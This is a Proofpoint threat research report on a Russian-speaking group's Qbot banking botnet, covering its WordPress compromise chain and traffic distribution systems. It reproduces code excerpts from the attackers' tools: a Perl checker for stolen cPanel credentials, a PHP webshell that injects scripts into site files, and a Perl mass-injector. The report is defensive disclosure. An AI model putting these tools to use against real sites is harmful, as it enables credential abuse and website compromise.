Contents

Executive Summary

Proofpoint security researchers have published an analysis that exposes the inner workings of a cybercrime operation targeting online banking credentials for banks in the United States and Europe. This Proofpoint research report provides a detailed and rarely seen inside view of the infrastructure, tools and techniques that enabled this cybercrime group to infect over 500,000 PCs.


Key facts from the Proofpoint analysis:

- Russian-speaking cybercrime group targeted primarily US-based systems and online banking accounts.
- Qbot (aka Qakbot) botnet of 500,000 infected systems sniffed 'conversations' – including account credentials – for 800,000 online banking transactions, with 59% of sniffed sessions representing accounts at five of the largest US banks.
- The attackers compromised WordPress sites using purchased lists of administrator logins, with which they were able to upload malware to legitimate sites in order to then infect clients that visited these sites.
- Windows XP clients comprised 52% of the infected systems in the cybercrime group's botnet, even though recent estimates place the Windows XP install base at 20-30% of business and consumer personal computers. Microsoft ended patch and update support for Windows XP in April 2014.
- The cybercrime group used compromised PCs to offer a sophisticated, paid proxying service for other organized crime groups. The service turns infected PCs into infiltration points for attackers and carriers for an illicit 'private cloud.'

The report also includes details on operating systems most compromised by the attackers, as well as specific guidance to WordPress site owners on how to detect infections and harden their sites against similar attacks.

Context: The Attack Chain

Cybercrime has evolved significantly from single actors in remote locations – the stereotypical "geek in a garage" – to sophisticated, multi-tier infrastructure that uses vertically integrated collaboratives. Before delving into the specifics of the attackers' infrastructure, it is useful to have an overview of a modern attack chain. This section will discuss such infrastructure generically.



(Fig. 1)

Modern threats frequently use an integrated system of legitimate but compromised websites, obfuscated redirects, "traffic redirection system" filters, exploit kit hosting sites, and malware hosting sites. Depending on their objectives and resources, attackers may rely on users to visit these compromised sites based on their popularity or relevance (such as industry-specific or social media sites); attempt to lead users to them using targeted or broad-based phishing emails; or may 'piggyback' on legitimate emails such as newsletters or marketing emails that include links to compromised sites.

These components work together to compromise end-user computers and inject malware – invisibly to the end user, typically in less than five seconds, without any action on the user's part other than visiting the initial website.

The steps are generically as follow:

1. URLs embedded in email or other sites point to compromised, positive-reputation sites. The positive reputation / legitimacy of the sites ensures URLs aren't blocked by antivirus or, when targeting organizations, security gateways.

2. The compromised sites contain or link to a Traffic Distribution System (TDS) filter, which checks to ensure the incoming browser is a target. (For example, is the browser of a version subject to

compromise? Is it coming from the right sort of domain or location? Is it a security company or researcher?)

3. If the incoming browser is the right target, then the TDS will "merge in" content from an exploit server; otherwise, the TDS will be silent.

4. The exploit server penetrates the OS's defenses through the browser (exploiting a browser flaw or an associated technology flaw, such as a Java, Flash, or PDF flaw), and emplaces "dropper" software.

5. The emplaced "dropper" then downloads additional malware, in cases where the final payload is the first thing dropped.

Proofpoint has seen that these systems are not only effective, but flexible: because of the use of an emplaced "dropper" rather than a single piece of malware, the compromised computer can be stocked with multiple elements of malware, assisting the malware in avoiding signature detection (if one element is detected, others may not be) as well as in ensuring the compromised system can be used in multiple ways.

That said, let's consider the infrastructure of these attackers.

Inside the Attack


Recently, Proofpoint researchers detected many legitimate websites that had been compromised. The websites now contained scripts that "pull in" content from a single host that was serving exploits. Analysis of the malware and the sites led to an open and unprotected control pane used by the attackers who controlled the malicious site. In an effort to share with the security community, and to arm end users with the knowledge to protect themselves and their systems, this report reveals what Proofpoint researchers learned about this attacker's means and methods.

Who are the attackers?

Based on information gleaned from the attacker's control panels, such as language preferences and the language of the server names and documentation, as well as from further research, the attackers behind this operation appear to be a Russian cybercrime group whose primary motivation is financial. While the primary targets appear to be financial accounts and online banking information, the attacking group also has a range of options for further monetization of the infected computers.

Part 1: Infecting Legitimate Web Sites


The first step in the attackers took in building their infrastructure was to find and compromise legitimate WordPress sites and inject them with malicious code that would allow them to compromise vulnerable end-user PCs.



(Fig. 2)

The attackers have been able to build a network of infected systems thanks to a process that leverages automation wherever possible. Because the initial dropper Qbot (aka Qakbot) generates a unique identifier for each infection, it is clear from the attackers' database that they currently have over a half million unique PC infections. Since each unique infection (a PC) can be assigned different IP addresses during its lifecycle, it is clear that the botnet has covered

almost two million unique IPs (Screenshot 2). Investigation by Proofpoint shows that this botnet has been acquired and maintained through a highly operationalized process that employs automation wherever possible.



(Screenshot 1. Roughly 500,000 unique infections, 2 million IP addresses)

When Proofpoint researchers analyzed the attackers' operation it was possible to identify the steps and components of this process:

1. Following common practice, the attackers purchased a large number of password lists from the Russian underground economy, consisting primarily of compromised shared hosting cpanel (a type of control panel) accounts, and FTP accounts (not necessarily of shared hosting). These credentials had been harvested primarily by malware on endpoints.

2. The attackers then ran their own custom-made tool cpanel_checker.pl (Screenshot 3), which verified, one by one, accounts from these purchased lists and filters out the working ones:


```
cpanel_checker.pl
289  sub process_cpanel
290  {
291      my ($r) = @_;
292
293      my ($server, $port, $login, $password) = ($r->{HOST}, "2082", $r->{
             LOGIN}, $r->{PASSWORD});
294
295      my $browser = LWP::UserAgent->new();
296      $browser->agent("Opera/9.63 (Windows NT 5.1; U; en) Presto/2.1.1");
297      $browser->timeout(30);
298      my $target_url = "http://$server:$port/";
299
300      print "processing $target_url...\n";
301
302      my $response = $browser->get($target_url);
303      if ($response->is_success) {
304      print "response ok\n";
305      log_write($r, 10, "Not cpanel");
306      return 1;
307      } else {
308  #   print "response failed\n";
309
310      my $realm_hdr = $response->header('WWW-Authenticate');
311      $realm_hdr =~ /Basic realm="(.+?)"/;
312      my $realm_name = $1;
```

(Screenshot 2. cpanel_checker.pl)


3. Using the verified list of logins, the attackers manually logged into legitimate websites and inject a webshell. A webshell is a server-side script (PHP, ASP, Perl, etc) acting as a backdoor; they often offer interfaces similar to file managers, allowing attackers to perform arbitrary file operations and execute arbitrary commands. A common injection vector is within legitimate files of commonly used open source platforms such as WordPress or OpenX. At the same time, they are often obfuscated (ex: using eval()) to avoid detection.

   Webshells range from full-blown “web-based file managers” to “microshells” that simply execute commands sent to them. Full blown webshells are so convenient that attackers often use them as their own remote control panels.

   On one of the group’s command and control servers, Proofpoint researchers encountered two full-blown webshells:



(Screenshot 3. First webshell on the cybercrime group's C2 server)



(Screenshot 4. Second webshell on the cybercrime group's C2 server)

The webshells were used by this group to control their own servers, as well as to control those that they compromised.

To automate their WordPress malicious injection process, the group injected into their compromised websites a very specialized webshell "iframe_agent.php":

```
480  function IframeFileDynamic($file_path, $mark_begin, $mark_end, $inject_pos, $data, $inject_code)
481  {
482      print_dbg("IframeFileDynamic(): file_path=$file_path inject_pos=$inject_pos data=$data");
483
484      $ret = 0;
485
486      $file_mod_time = filemtime($file_path);
487      $file_access_time = fileatime($file_path);
488
489      print_dbg("IframeFileDynamic(): file_create_time: ".date("F d Y H:i:s.", $file_mod_time)." file_
490
491      $fh_src = fopen($file_path, "r");
492      if (!$fh_src) {
493          print_err("IframeFileDynamic(): fopen('$file_path', 'r') failed");
494          return -1;
495      }
496
497      $file_data = fread($fh_src, filesize($file_path));
498      if (!$file_data) {
499          print_err("IframeFileDynamic(): fread() failed");
500          return -2;
501      }
502
503      fclose($fh_src);
504
505      $file_data_len_1 = filesize($file_path);
506
507      $pattern = "/".regexp_prepare($mark_begin).".+".regexp_prepare($mark_end)."/";
508      $pattern2 = regexp_prepare($mark_begin)."(.+)".regexp_prepare($mark_end);
509  #    $pattern = "\/\* abc123 \*\/.+\/\* xyz987 \*\/";
510
511      print_dbg("IframeFileDynamic(): pattern='$pattern' strlen(file_data)=".strlen($file_data));
512
513      // If old code here, replace it
514      //
515  //!!!    if (ereg($pattern2, $file_data, $m)) {
516      if (preg_match("/".$pattern2."/", $file_data, $m, 0, 0)) {
517  //  print_dbg("IframeFileDynamic(): match found m[1]=".$m[1]);
```

(Screenshot 5. Cybercrime group's very specialized webshell "iframe_agent.php")

According to parameters used to call iframe_agent.php, this shell can inject (or remove) a piece of text (usually the malicious script) into a specified file at a specified location. The group calls this type of injection "static injection." The shell also supports "dynamic injection," in which the caller specified a pattern (regex), and injections can happen right before or right after identifying the pattern, depending on specification.

In addition to allowing a remote attacker to inject malicious scripts into any file, iframe_agent.php features WordPress-specific features, such as adding WordPress admin accounts.

Proofpoint has not encountered an automated tool for uploading this specialized shell into compromised sites, and believe the attackers may be doing this manually. Some actors infect legitimate websites by running tools to massively scan for vulnerable open source software (ex: WordPress, OpenX, osCommerce) and to use existing exploits to inject into them. However Proofpoint did not observe this actor doing so; instead, they seem to rely primarily on purchased credential lists.

4. From remote, inject malicious scripts into legitimate WordPress sites: on their attack server, the attackers executed smartiframer.pl to connect to iframe_agent.php and to auto-inject

malicious JavaScript (or pre-injected files) into legitimate websites (using the verified cpanel credential lists).

smartiframer.pl × iframer_agenrt.php ×


```
147  sub do_infect
148  {
149      my ($action, $inject_code, $m1_1, $m2_1) = @_;
150
151      print "url $iframer_url\n";
152
153      log_write("$iframer_url");
154
155      foreach my $f (@target_files) {
156      my %req_params = ();
157      my ($ic_before, $ic_after) = ($m1_1, $m2_1);
158
159      print "    file $f\n";
160
161      if ($action eq "edit_d" || $action eq "crt_d") {
162          # TODO: calculate md5 or random strings
163          #
164  #       $m1 .= "/* AAA */";
165  #       $m2 .= "/* BBB */";
166          $ic_before .= gen_random_mark($f, "BEGIN");
167          $ic_after = gen_random_mark($f, "END").$ic_after;
168      }
169
170      $req_params{"a"}   = $action;
171      $req_params{"fp"}  = $f;
172      if ($inject_pos < 4) {
173          $req_params{"pos"} = $inject_pos;
174          $req_params{"da"}  = $data;
175      }
176      $req_params{"ic"}  = $inject_code;
```

(Screenshot 6. WordPress injector “smartiframer.pl”)

This process continues in the next section, where we see how the attackers filter visiting systems for potential victims and direct them to Exploit Kit (EK) servers.

Part 2: Filtering Targets - Traffic Distribution Systems

Next, As end-users’ browsers visit the infected WordPress sites, the second stage of the attackers’ infrastructure – a TDS – filters out potential victims based on IP address, browser type, operating system, and other criteria. This filtering enables attackers to maximize their potential for successfully – and invisibly – running an exploit, while avoiding the visible exploit failures that might result in reports of a bad site and detection of their malware.



(Fig. 3)

When end users browse the websites compromised by the attackers, the scripts that the attackers added to the compromised website's page will cause the visiting browsers to ultimately load and run unwanted software in a manner that is completely transparent to the end user.

In order to avoid detection, it is common practice for attackers to add a layer of redirection, known as a Traffic Distribution Service (TDS). Originally used by the online ads ecosystem to route web traffic and to avoid serving ads to crawlers, TDS's have been widely used by attackers as a means to "cut the attack chain" in the face of a security scanner.

TDS's will only lead visiting browsers into loading exploits if it has verified that the peer is neither a crawler nor a security scanner, and that an exploit is indeed available for the visiting browser. This technique is sometimes referred to as "cloaking," and since the visiting IP plays a significant role in this decision process, it's also referred to as "IP cloaking."
Today, cybercrime groups often offer TDS's as a service. The observed attackers, however, appears to have always hosted their own TDS. From Oct 2013 to March 2014, they were using Keitaro TDS. From March 4 to the present, they have switched to host their own Sutra TDS, which is a powerful TDS that has been popular among cybercrime groups, presumably to cloak IP addresses and circumvent detection.

ktds_stats_20140201 (126 records) Page # 1 of 5 Next >

id	ip	time	date	hour	country	browser	os	lang	keyword	source	referer	user_agent	se	moved_to_url	moved_to_stream	group_id
1	1276510849	1391198634	2014-02-01	0	US	Firefox 26.0	Mac OS X 10	en	*null*	www.[redacted].com	http://www.[redacted].com /C/S/S?PL&1391184297	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:26.0) Gecko/20100101 Firefox/26.0	*null*	http://google.ru	-1	2
2	2914123274	1391199396	2014-02-01	0	CA	Chrome 33.0.1750.58	Windows 7	en	*null*	www.[redacted].com	http://www.[redacted].com /C/S/S?PL&1391184297	Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.58 Safari/537.36	*null*	http://google.ru	-1	2
3	408687249	1391200127	2014-02-01	0	US	Firefox 26.0	Windows XP	en	*null*	www.[redacted].com	http://www.[redacted].com /C/S/S?PL&1391184297	Mozilla/5.0 (Windows NT 5.1; rv:26.0) Gecko/20100101 Firefox/26.0	*null*	http://google.ru	-1	2
4	1148543453	1391200394	2014-02-01	0	US	Chrome 32.0.1700.76	Windows 7	en	*null*	www.[redacted].com	http://www.[redacted].com /C/S/S?PL&1306905318	Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.76 Safari/537.36	*null*	http://google.ru	-1	2

(Screenshot 7. the group's Keitaro TDS management console)

SUTRA v3.9
TRAFFIC MANAGER

Schemes | Settings | UPTIME BOT | Global variables | Search | Global statistics
Home | Forum | FAQ | Documentation

12:49:06

default	2	3	4	5	6	7	8	9	10
11	12	13	14	15	16	17	18	19	20

Scheme Statistics

Traffic management scheme

Url for incoming traffic - http: or link 1 or link 2

	Destination URL	Today		Manual filters	Countries	Networks	Place
1	Использовать для теста ифрейминга	4				6 .0/24 6 0/24 6 .0/17 6 /16	1
2	Sweet Orange - IE	0	U BR	header:HTTP_USER_AGENT /MSIE|Trident/	EG ID IN CN MY CZ PK RO PH VN JP MX NP RU UA BY AM AZ KZ KG MD TJ UZ		2
3	Sweet Orange - FF	0	U BR	header:HTTP_USER_AGENT /Gecko/	EG ID IN CN MY CZ PK RO PH VN JP MX NP RU UA BY AM AZ KZ KG MD TJ UZ		3
4	Sweet Orange - knocker	0	U BR		EG ID IN CN MY CZ PK RO PH VN JP MX NP RU UA BY AM AZ KZ KG MD TJ UZ		4
5	Java Signed Applet - NONE IE BROWSERS!!!	0	U	header:HTTP_USER_AGENT /(Chrome|Safari|Opera|Gecko)/	EG ID IN CN MY CZ PK RO PH VN JP MX		5
6	ound_requires.php Blackhole - Qbot (Location redirection)	0	U	header:HTTP_USER_AGENT /(Chrome|Gecko|Safari|Opera)/	EG ID IN CN MY CZ PK RO PH VN JP MX		6
7	wN0gjrv0luvy0vwnH0 b0UmUp12r1J Styx exploits + knocker	0	U				7
8	http: ats.php Blackhole + Qbot uncrypted	0	U		EG ID IN CN MY CZ PK RO PH VN		8
9	http: 9f103cfd4df6d Blackhole - Sti podmena	0	sU	header:HTTP_USER_AGENT /(Chrome)/	US GB AU CA DE ES IN FR IT SG NL SE		9
10	http: hzh.php?mzkt=1 !!! Phoenix + TEST JAVA VERSIONS !!!	0	u	header:HTTP_USER_AGENT /(Opera|Chrome)/	EG ID IN CN MY CZ PK RO PH		10
11	http: My exploits pack	0	u	header:HTTP_USER_AGENT /(Opera|Chrome)/	EG ID IN CN MY CZ PK RO PH		11
12	http n =knocker	0	u				12
13	Simple test with javascript alert. For debug only!!!	0					13
14		0					14
15	Default (empty) for js2.js	14024					15
	undefined (edit default URL)						last

